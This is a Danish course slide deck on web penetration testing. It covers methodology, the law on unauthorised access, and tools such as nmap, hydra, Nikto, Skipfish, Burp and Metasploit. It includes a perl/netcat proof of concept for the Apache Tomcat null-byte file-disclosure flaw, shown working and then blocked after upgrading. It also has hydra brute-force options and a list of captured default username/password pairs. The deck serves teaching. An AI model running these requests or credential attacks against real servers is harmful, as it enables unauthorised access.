

Welcome to

# Penetration testing II webbaserede angreb

Henrik Lund Kramshøj, internet samurai  
hlk@solido.net

`http://www.solidonetworks.com`



## Don't Panic!

Introducere basale penetrationstestmetoder mod webservere og web applikationer

Gøre deltagerne istand til at udforske området ved at henvise til gode kilder



KI 17-21

Mindre foredrag mere snak

Mindre enetale, mere foredrag 2.0 med socialt medie, informationsdeling og interaktion

## Det korte svar - drop diskussionen

Det havde oprindeligt en anden betydning, men medierne har taget udtrykket til sig - og idag har det begge betydninger.

**Idag er en hacker stadig en der bryder ind i systemer!**

ref. Spafford, Cheswick, Garfinkel, Stoll, ... - alle kendte navne indenfor sikkerhed

Hvis man vil vide mere kan man starte med:

- *Cuckoo's Egg: Tracking a Spy Through the Maze of Computer Espionage*, Clifford Stoll
- *Hackers: Heroes of the Computer Revolution*, Steven Levy
- *Practical Unix and Internet Security*, Simson Garfinkel, Gene Spafford, Alan Schwartz

Eric Raymond, der vedligeholder en ordbog over computer-slang (The Jargon File) har blandt andet følgende forklaringer på ordet hacker:

- En person, der nyder at undersøge detaljer i programmerbare systemer og hvordan man udvider deres anvendelsesmuligheder i modsætning til de fleste brugere, der bare lærer det mest nødvendige
- En som programmerer lidenskabeligt (eller enddog fanatisk) eller en der foretrækker at programmere fremfor at teoretiserer om det
- En ekspert i et bestemt program eller en der ofte arbejder med eller på det; som i "en Unixhacker".

Kilde: Peter Makhholm, <http://hacking.dk>


Benyttes stadig i visse sammenhænge se <http://labitat.dk>

**Straffelovens paragraf 263 Stk. 2. Med bøde eller fængsel indtil 1 år og 6 måneder straffes den, der uberettiget skaffer sig adgang til en andens oplysninger eller programmer, der er bestemt til at bruges i et informationssystem.**

Hacking kan betyde:

- At man skal betale erstatning til personer eller virksomheder
- At man får konfiskeret sit udstyr af politiet
- At man, hvis man er over 15 år og bliver dømt for hacking, kan få en bøde - eller fængselsstraf i alvorlige tilfælde
- At man, hvis man er over 15 år og bliver dømt for hacking, får en plettet straffeattest. Det kan give problemer, hvis man skal finde et job eller hvis man skal rejse til visse lande, fx USA og Australien
- Frygten for terror har forstærket ovenstående - så lad være!

# Er sikkerhedstest af webservere interessant?



Sikkerhedsproblemer i netværk er mange

Kan være et krav fra eksterne - eksempelvis VISA PCI krav

- Introduktion til pentest
- Hvad er sikkerhedstest af servere og webservere
- Konsulentens udstyr - vil du teste websites
- Kali Linux, Metasploit and Armitage
- Nikto, Skipfish, Burp Suite, sqlmap
- Selve testens udførelse demosystemet WebGoat
- Sikring af websystemer OWASP



Sikkerhedstest / penetrationstest

Afprøvning af sikkerhedsforanstaltninger

evaluering af sikkerhedsniveau ved hjælp af *hackerværktøjer*

Kaldes tillige sårbarhedstest, sårbarhedsanalyse m.v.

Ekstern - udføres via internet

Intern, inside, on-site - udføres hos kunden typisk over LAN og bag firewall

<http://www.google.com/search?q=sikkerhedstest>

Forudsætninger og forudgående kendskab til miljøet

Afhængig af informationer tilgængelige: White, Grey og Black Box testning.

- Black Box testen involverer en sikkerhedstestning af et netværk uden insider viden udover den IP-adresse, der ønskes testet. Svarer til en fjendtlig hacker og giver derfor det mest realistiske billede af netværkets sårbarhed overfor angreb udefra. Men er dårlig ressourceudnyttelse.
- White Box testen. Sikkerhedsspecialisten har både før og under testen fuld adgang til alle informationer om det scannede netværk. Analysen vil derfor kunne afsløre sårbarheder, der ikke umiddelbart er synlige for en almindelig angriber. En White Box test er typisk mere omfattende end en Black Box test og forudsætter en højere grad af deltagelse fra kundens side, men giver en meget detaljeret og tilbundsgående undersøgelse.
- En Grey Box test er et kompromis mellem en White Box og en Black Box test. Typisk vil sikkerhedsspecialisten udover en IP-adresse være i besiddelse af de mest grundlæggende systemoplysninger: Hvilken type af server der er tale om (mail-, webserver eller andet), operativsystemet og eventuelt om der er opstillet en firewall foran serveren.

## Alle bruger nogenlunde de samme værktøjer

- Portscanner - Fyodor Nmap
- Generel sårbarhedsscanner - eksempelvis OpenVAS
- Exploits - eksempelvis Metasploit/Armitage
- Speciel web sårbarhedsscanner - eksempelvis Nikto, Skipfish, w3af
- Speciel database sårbarhedsscanner Eksempelvis sqlmap
- Specielle scannere - wifi Aircrack-ng, m.fl.
- ...
- Rapportværktøj - manuel eller automatisk, helst så automatiseret som muligt
- Meget ofte er sikkerhedstest automatiseret på de indledende skridt og manuel derefter

og scripting, powershell, unix shell, perl, python, ruby, ...

## Bøger:

- *Metasploit The Penetration Tester's Guide* by David Kennedy, Jim O'Gorman, Devon Kearns, and Mati Aharoni <http://nostarch.com/metasploit>
- *Gray Hat Hacking: The Ethical Hacker's Handbook*, 3rd Edition, Shon Harris et al, Osborne
- *Counter Hack Reloaded: A Step-by-Step Guide to Computer Attacks and Effective Defenses* (2nd Edition), Ed Skoudis, Prentice Hall PTR

## Internetressourcer:

- Kali Linux <http://www.kali.org/>
- Web sites for diverse værktøjer - inkluderer ofte en step-by-step guide
- Youtube har 100.000vis af hackervideoer  
husk tracert *How to view someones IP address and connection speed!*  
[https://www.youtube.com/watch?v=SXmv8quf\\_xM](https://www.youtube.com/watch?v=SXmv8quf_xM)

Der benyttes en del værktøjer:

- Nmap, Nping - tester porte, godt til firewall admins <http://nmap.org>
- Kali Linux/Backtrack <http://kali.org>
- Metasploit Framework <http://www.metasploit.com/>
- Wireshark avanceret netværkssniffer - <http://http://www.wireshark.org/>
- Skipfish <http://code.google.com/p/skipfish/>
- Burpsuite <http://portswigger.net/burp/>
- Apache Tomcat J2EE servlet container <http://tomcat.apache.org>
- OpenBSD operativsystem med fokus på sikkerhed <http://www.openbsd.org>

Tænk som en hacker


Rekognoscering

- ping sweep, port scan
- OS detection - TCP/IP eller banner grab
- Servicescan - rpcinfo, netbios, ...
- telnet/netcat interaktion med services

Udnyttelse/afprøvning: OpenVAS, nikto, exploit programs

Oprydning/hærdning vises måske ikke, men I bør i praksis:

## Vi går idag kun efter webservere



Klienter og servere

Rødder i akademiske miljøer

Protokoller der er op til 20 år gamle

Meget lidt kryptering, mest på http til brug ved e-handel

OSI Reference  
Model

Application
Presentation
Session
Transport
Network
Link
Physical

Internet protocol suite

Applications  HTTP, SMTP, FTP, SNMP,	NFS
	XDR
	RPC
TCP UDP	
IPv4	IPv6 ICMPv6 ICMP
ARP RARP	
MAC	
Ethernet token-ring ATM ...	



Indsamling af informationer kan være aktiv eller passiv indsamling i forhold til målet for angrebet

**passiv** kunne være at lytte med på trafik eller søge i databaser på Internet: google, whois, archive.org m.fl.

**aktiv indsamling** er eksempelvis at sende ICMP pakker og registrere hvad man får af svar, portscan m.v.

IP adresserne administreres i dagligdagen af et antal Internet registries, hvor de største er:

- RIPE (Réseaux IP Européens) <http://ripe.net>
- ARIN American Registry for Internet Numbers <http://www.arin.net>
- Asia Pacific Network Information Center <http://www.apnic.net>
- LACNIC (Regional Latin-American and Caribbean IP Address Registry) - Latin America and some Caribbean Islands <http://www.lacnic.net>
- AfriNIC African Internet Numbers Registry <http://www.afrinic.net>

disse fem kaldes for Regional Internet Registries (RIRs) i modsætning til Local Internet Registries (LIRs) og National Internet Registry (NIR)

Firefox add-on galore, brug dem - AS nummer, IP, whois, country

## Port 80 TCP er webservere

```
# nmap -p 80 192.0.2.0/24
```

```
Starting nmap V. 3.00 ( www.insecure.org/nmap/ )  
Interesting ports on router.kramse.dk (192.0.2.129):  
Port      State      Service  
80/tcp    filtered  http
```

```
Interesting ports on www.kramse.dk (192.0.2.139):  
Port      State      Service  
80/tcp    open       http
```

```
Interesting ports on (192.0.2.145):  
Port      State      Service  
80/tcp    open       http
```

```
# nmap -O ip.adresse.slet.tet scan af en gateway
Starting nmap 3.48 ( http://www.insecure.org/nmap/ ) at 2003-12-03 11:31 CET
Interesting ports on gw-int.security6.net (192.0.2.123):
(The 1653 ports scanned but not shown below are in state: closed)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
1080/tcp   open  socks
5000/tcp   open  UPnP
Device type: general purpose
Running: FreeBSD 4.X
OS details: FreeBSD 4.8-STABLE
Uptime 21.178 days (since Wed Nov 12 07:14:49 2003)
Nmap run completed -- 1 IP address (1 host up) scanned in 7.540 seconds
```

- lavniveau måde at identificere operativsystemer på, prøv også `nmap -A`
- send pakker med *anderledes* indhold
- Reference: *ICMP Usage In Scanning* Version 3.0, 2000 Ofir Arkin  
<http://www.sys-security.com/html/projects/icmp.html>

Hydra v2.5 (c) 2003 by van Hauser / THC <vh@thc.org>

Syntax: hydra [[[-l LOGIN|-L FILE] [-p PASS|-P FILE]] | [-C FILE]]  
[-o FILE] [-t TASKS] [-g TASKS] [-T SERVERS] [-M FILE] [-w TIME]  
[-f] [-e ns] [-s PORT] [-S] [-vV] server service [OPT]

## Options:

- S connect via SSL
- s PORT if the service is on a different default port, define it here
- l LOGIN or -L FILE login with LOGIN name, or load several logins from FILE
- p PASS or -P FILE try password PASS, or load several passwords from FILE
- e ns additional checks, "n" for null password, "s" try login as pass
- C FILE colon seperated "login:pass" format, instead of -L/-P option
- M FILE file containing server list (parallizes attacks, see -T)
- o FILE write found login/password pairs to FILE instead of stdout

...

<http://www.thc.org/thc-hydra/>  
hvad betyder bruteforcing?

Why another one? Words are generated in a bruteforce fashion but, when a condition takes place, it skips forward to the next valid word! User can define charset, maximum number of uses for every char in charset, patterns/repetitions to exclude. User can trim down number of combinations generated excluding 'invalid' words by setting some criteria.

Hvordan laver man rigtigt bruteforce?

Skal man teste ALT - A, AA, AAA, AAAA, AAAAA, AAAAAAAAAA

<http://masterzorag.blogspot.com/>

# Real life bruteforce? Found in Jan 2012

```
root:admin:87.x.202.63
admin:admin:91.x.104.207
admin:0767390145:x.72.110.84
admin:0767390145:89.xx.163.73
admin:0767390145:89.x.142.153
root:root:186.x.39.228
admin:admin:189.x.160.98
root:dumn3z3u:189.x.216.232
admin:0767390145:189.x.36.247
root:admin:169.x.34.145
root:default:66.x.33.138
root:default:66.x.33.138
root:111111:213.x.89.250
admin:admin:91.x.52.114
admin:0767390145:195.x.246.131
admin:0767390145:195.x.246.131
```

The most advanced penetration testing distribution, ever.

From the creators of BackTrack comes Kali Linux, the most advanced and versatile penetration testing distribution ever created. BackTrack has grown far beyond its humble roots as a live CD and has now become a full-fledged operating system. With all this buzz, you might be asking yourself: - [What's new ?](#)



**KALI LINUX**  
"the quieter you become, the more you are able to hear"


**PENETRATION TESTING,  
REDEFINED.**

A Project By Offensive Security

BackTrack <http://www.backtrack-linux.org>

Kali <http://www.kali.org/>





Skal du igang med sikkerhed?

Installer et netværk, evt. bare en VMware, Virtualbox, Parallels, Xen, GNS3, ...

Brug Kali Linux, se evt. youtube videoer om programmerne  
- det er en værktøjskasse du tager frem ikke en kult ☺

Quote fra Jurassic Park <http://www.youtube.com/watch?v=dFU1AQZB9Ng>

# Nping check TCP socket connection

```
hlk@pumba:nmap-5.51$ nping -6 www.solidonetworks.com
```

```
Starting Nping 0.5.51 ( http://nmap.org/nping ) at 2011-03-04 10:18 CET
SENT (0.0061s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (0.0224s) Handshake with 2a02:9d0:10::9:80 completed
SENT (1.0213s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (1.0376s) Handshake with 2a02:9d0:10::9:80 completed
SENT (2.0313s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (2.0476s) Handshake with 2a02:9d0:10::9:80 completed
SENT (3.0413s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (3.0576s) Handshake with 2a02:9d0:10::9:80 completed
SENT (4.0513s) Starting TCP Handshake > 2a02:9d0:10::9:80
RECV (4.0678s) Handshake with 2a02:9d0:10::9:80 completed
```

```
Max rtt: 16.402ms | Min rtt: 16.249ms | Avg rtt: 16.318ms
TCP connection attempts: 5 | Successful connections: 5 | Failed: 0 (0.00%)
Tx time: 4.04653s | Tx bytes/s: 98.85 | Tx pkts/s: 1.24
Rx time: 4.06292s | Rx bytes/s: 49.23 | Rx pkts/s: 1.23
Nping done: 1 IP address pinged in 4.07 seconds
```

<http://nmap.org>

når vi scanner efter services går det nemt med at finde dem

Giv jer selv mere tid til at omkonfigurere og opdatere ved at undgå standardindstillinger

Tiden der går fra en sårbarhed annonceres på bugtraq til den bliver udnyttet er meget kort idag!

Ved at undgå standard indstillinger kan der måske opnås en lidt længere frist - inden ormene kommer

NB: ingen garanti - og det hjælper sjældent mod en dedikeret angriber

**Et buffer overflow** er det der sker når man skriver flere data end der er afsat plads til i en buffer, et dataområde. Typisk vil programmet gå ned, men i visse tilfælde kan en angriber overskrive returadresser for funktionskald og overtage kontrollen.

**Stack protection** er et udtryk for de systemer der ved hjælp af operativsystemer, programbiblioteker og lign. beskytter stakken med returadresser og andre variable mod overskrivning gennem buffer overflows. StackGuard og Propolice er nogle af de mest kendte.

exploit/exploitprogram er

- udnytter eller demonstrerer en sårbarhed
- rettet mod et specifikt system.
- kan være 5 linier eller flere sider
- Meget ofte Perl eller et C program

Hvorfor afvikle applikationer med administrationsrettigheder - hvis der kun skal læses fra eksempelvis en database?

**least privilege** betyder at man afvikler kode med det mest restriktive sæt af privileger - kun lige nok til at opgaven kan udføres

Dette praktiseres ikke i webløsninger i Danmark - eller meget få steder

**privilege escalation** er når man på en eller anden vis opnår højere privileger på et system, eksempelvis som følge af fejl i programmer der afvikles med højere privilegier. Derfor HTTPD servere på UNIX afvikles som nobody - ingen specielle rettigheder.

En angriber der kan afvikle vilkårlige kommandoer kan ofte finde en sårbarhed som kan udnyttes lokalt - få rettigheder = lille skade

**local vs. remote** angiver om et exploit er rettet mod en sårbarhed lokalt på maskinen, eksempelvis opnå højere privilegier, eller beregnet til at udnytter sårbarheder over netværk

**remote root exploit** - den type man frygter mest, idet det er et exploit program der når det afvikles giver angriberen fuld kontrol, root user er administrator på UNIX, over netværket.

**zero-day exploits** dem som ikke offentliggøres - dem som hackere holder for sig selv. Dag 0 henviser til at ingen kender til dem før de offentliggøres og ofte er der umiddelbart ingen rettelser til de sårbarheder



## Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

The following proof of concepts were provided:

```
GET /<null byte>.jsp HTTP/1.0
```

```
$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc my.server 8080
```

```
$ perl -e 'print "GET /admin/WEB-INF\classes\ContextAdmin.java\x00.jsp  
HTTP/1.0\r\n\r\n";'|nc my.server 8080
```

```
$ perl -e 'print "GET /examples/jsp/cal/cal1.jsp\x00.html HTTP/1.0\r\n\r\n";'|nc  
my.server 8080
```

BID 6721 Apache Tomcat Null Byte Directory/File Disclosure Vulnerability

<http://www.securityfocus.com/bid/6721/>

CAN-2003-0042

```
hlk@timon - /home/hlk
hlk@timon hlk$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc 127.0.0.1 8080
HTTP/1.0 200 OK
Content-Type: text/html; charset=ISO-8859-1
Set-Cookie: JSESSIONID=f8nb72o4h1; Path=/
Date: Tue, 07 Nov 2006 16:24:35 GMT
Server: Tomcat Web Server/3.3.1 Final ( JSP 1.1; Servlet 2.2 )

doc
docs
index.html
javadoc
META-INF
tomcat.gif
tomcat-power.gif
WEB-INF
hlk@timon hlk$
```

Sårbar version af Tomcat kører på serveren



```
hlk@timon - /home/hlk
hlk@timon hlk$ perl -e 'print "GET /\x00.jsp HTTP/1.0\r\n\r\n";' | nc 127.0.0.1 8080
HTTP/1.1 400 Invalid URI
Server: Apache-Coyote/1.1
Content-Length: 0
Date: Tue, 07 Nov 2006 16:27:18 GMT
Connection: close

hlk@timon hlk$
```

efter *opgradering* er serveren ikke sårbar mere

Still rocking the internet

<http://www.metasploit.com/>

Armitage GUI fast and easy hacking for Metasploit

<http://www.fastandeasyhacking.com/>

Metasploit Unleashed

[http://www.offensive-security.com/metasploit-unleashed/Main\\_Page](http://www.offensive-security.com/metasploit-unleashed/Main_Page)

Kilde:

[http://www.metasploit.com/redmine/projects/framework/wiki/Release\\_Notes\\_360](http://www.metasploit.com/redmine/projects/framework/wiki/Release_Notes_360)



The screenshot shows the homepage of the Exploit Database. At the top, the word "EXPLOIT" is displayed in large, stylized letters, with "Database" written below it in a smaller font. To the right, it says "Currently Archiving 10343 Exploits". Below the header is a navigation bar with links: [ home ] [ news ] [ remote ] [ local ] [ web ] [ dos ] [ shellcode ] [ papers ] [ search ] [ D ] [ submit ] [ rss ]. The main content area features the title "The Exploit Database" followed by a description: "The ultimate archive of exploits and vulnerable software - A great resource for vulnerability researchers and security addicts alike. Our aim is to collect exploits from submittals and mailing lists and concentrate them in one, easy to navigate database." Below this, there are two lines of text: "We are running a general cleanup on the DB and have changed our submission policy - please **check it out** before submitting exploits to us." and "Due to recent DOS attacks, our application downloads are now captcha protected." The section "Remote Exploits" is highlighted with a large quote icon. Below it is a table listing recent exploits.

Date	D	A	V	Description	Plat.	Author
2010-01-27	D	A	✓	CamShot v1.2 SEH Overwrite Exploit	windows	tecnik
2010-01-25	D	-	✓	AOL 9.5 Phobos.Playlist 'Import()' Buffer Overflow Exploit (Meta)	windows	Trancer
2010-01-22	D	A	✓	IntelliTammer 2.07/2.08 (SEH) Remote Buffer Overflow	windows	loneferret
2010-01-21	D	-	✓	EFS Easy Chat server Universal BOF-SEH (Meta)	windows	FB1H2S
2010-01-20	D	-	✓	AOL 9.5 ActiveX Oday Exploit (heap spray)	windows	Dz_attacker
2010-01-19	D	-	✓	Pidgin MSN <= 2.6.4 File Download Vulnerability	multiple	Mathieu GASPARD
2010-01-18	D	A	✓	Exploit EFS Software Easy Chat Server v2.2	windows	John Babio

<http://www.exploit-db.com/>



**Description** Nikto is an Open Source (GPL) web server scanner which performs comprehensive tests against web servers for multiple items, including over 3200 potentially dangerous files/CGIs, versions on over 625 servers, and version specific problems on over 230 servers. Scan items and plugins are frequently updated and can be automatically updated (if desired).

Nem at starte, checker en hel del - og kan selvfølgelig udvides

```
nikto -host 127.0.0.1 -port 8080
```

Vi afprøver nu følgende programmer sammen:

Nikto web server scanner <http://cirt.net/nikto2>

Script started on Tue Nov 7 17:43:54 2006

```
$ nikto -host 127.0.0.1 -port 8080 ^M
```

---

```
- Nikto 1.35/1.34 - www.cirt.net
```

```
+ Target IP: 127.0.0.1
```

```
+ Target Hostname: localhost.pentest.dk
```

```
+ Target Port: 8080
```

```
+ Start Time: Tue Nov 7 17:43:59 2006
```

```
...
```

```
+ /examples/ - Directory indexing enabled, also default JSP examples. (GET)
```

```
+ /examples/jsp/snp/snoop.jsp - Displays information about page  
retrievals, including other users. (GET)
```

```
+ /examples/servlets/index.html - Apache Tomcat default JSP pages  
present. (GET)
```

```
...
```

Demo nikto - burde finde nogle ting, men finder dog ikke vores Null Byte

Falske positiv vs falske negativ!



Scanner version: 1.00b Scan date: Thu Mar 18 12:04:42 2010  
Random seed: 0x75573a02 Total time: 0 hr 16 min 46 sec 841 ms

### Crawl results - click to expand:

**http://www.example.com/** 🍌3 🍌2 🍌171  
Code: 200, length: 438, declared: text/html, detected: text/html, charset: UTF-8 [ show trace + ]

---

🍌 New 404 signature seen  
1. Code: 404, length: 285, declared: text/html, charset: iso-8859-1 [ show trace + ]

🍌 New 'Server' header value seen  
1. Code: 200, length: 438, declared: text/html, charset: UTF-8 [ show trace + ]  
Memo: Apache/2.2.3 (CentOS)

---

**error** 🍌3 🍌5  
Code: 403, length: 288, declared: text/html, detected: text/html, charset: iso-8859-1 [ show trace + ]

**include** 🍌2 🍌3  
Code: 403, length: 296, declared: text/html, detected: text/html, charset: iso-8859-1 [ show trace + ]

**README** 🍌1  
Code: 200, length: 1979, declared: text/plain, detected: text/plain, charset: UTF-8 [ show trace + ]

**icons** 🍌164  
Code: 200, length: 30034, declared: text/html, detected: text/html, charset: ISO-8859-1 [ show trace + ]

### Document type overview - click to expand:

application/xhtml+xml (1)  
 image/gif (5)  
 image/png (0)

Vi afprøver nu følgende program sammen:

Skipfish fully automated, active web application security reconnaissance tool.

Af Michal Zalewski <http://code.google.com/p/skipfish/>






JAVA framework til udvikling af værktøjer til HTTP og HTTPS undersøgelse

Er en web Proxy, men inkluderer fuzzing og session id undersøgelse

[https://www.owasp.org/index.php/Category:OWASP\\_WebScarab\\_Project](https://www.owasp.org/index.php/Category:OWASP_WebScarab_Project)



Burp Suite contains the following key components:

- ✓ An intercepting **Proxy**, which lets you inspect and modify traffic between your browser and the target application.
- ✓ An application-aware **Spider**, for crawling content and functionality.
- ✓ An advanced web application **Scanner**, for automating the detection of numerous types of vulnerability.
- ✓ An **Intruder** tool, for performing powerful customized attacks to find and exploit unusual vulnerabilities.
- ✓ A **Repeater** tool, for manipulating and resending individual requests.
- ✓ A **Sequencer** tool, for testing the randomness of session tokens.
- ✓ The ability to **save your work** and resume working later.
- ✓ **Extensibility**, allowing you to easily write your own plugins, to perform complex and highly customized tasks within Burp.

Burp Suite af Dafydd Stuttard <http://portswigger.net/burp/>


Twitter @PortSwigger

Burp Suite is an integrated platform for performing security testing of web applications. Its various tools work seamlessly together to support the entire testing process, from initial mapping and analysis of an application's attack surface, through to finding and exploiting security vulnerabilities.

Burp gives you full control, letting you combine advanced manual techniques with state-of-the-art automation, to make your work faster, more effective, and more fun.

Burp suite indeholder både proxy, spider, scanner og andre værktøjer i samme pakke - NB: EUR 249 per user per year.

<http://portswigger.net/burp/>



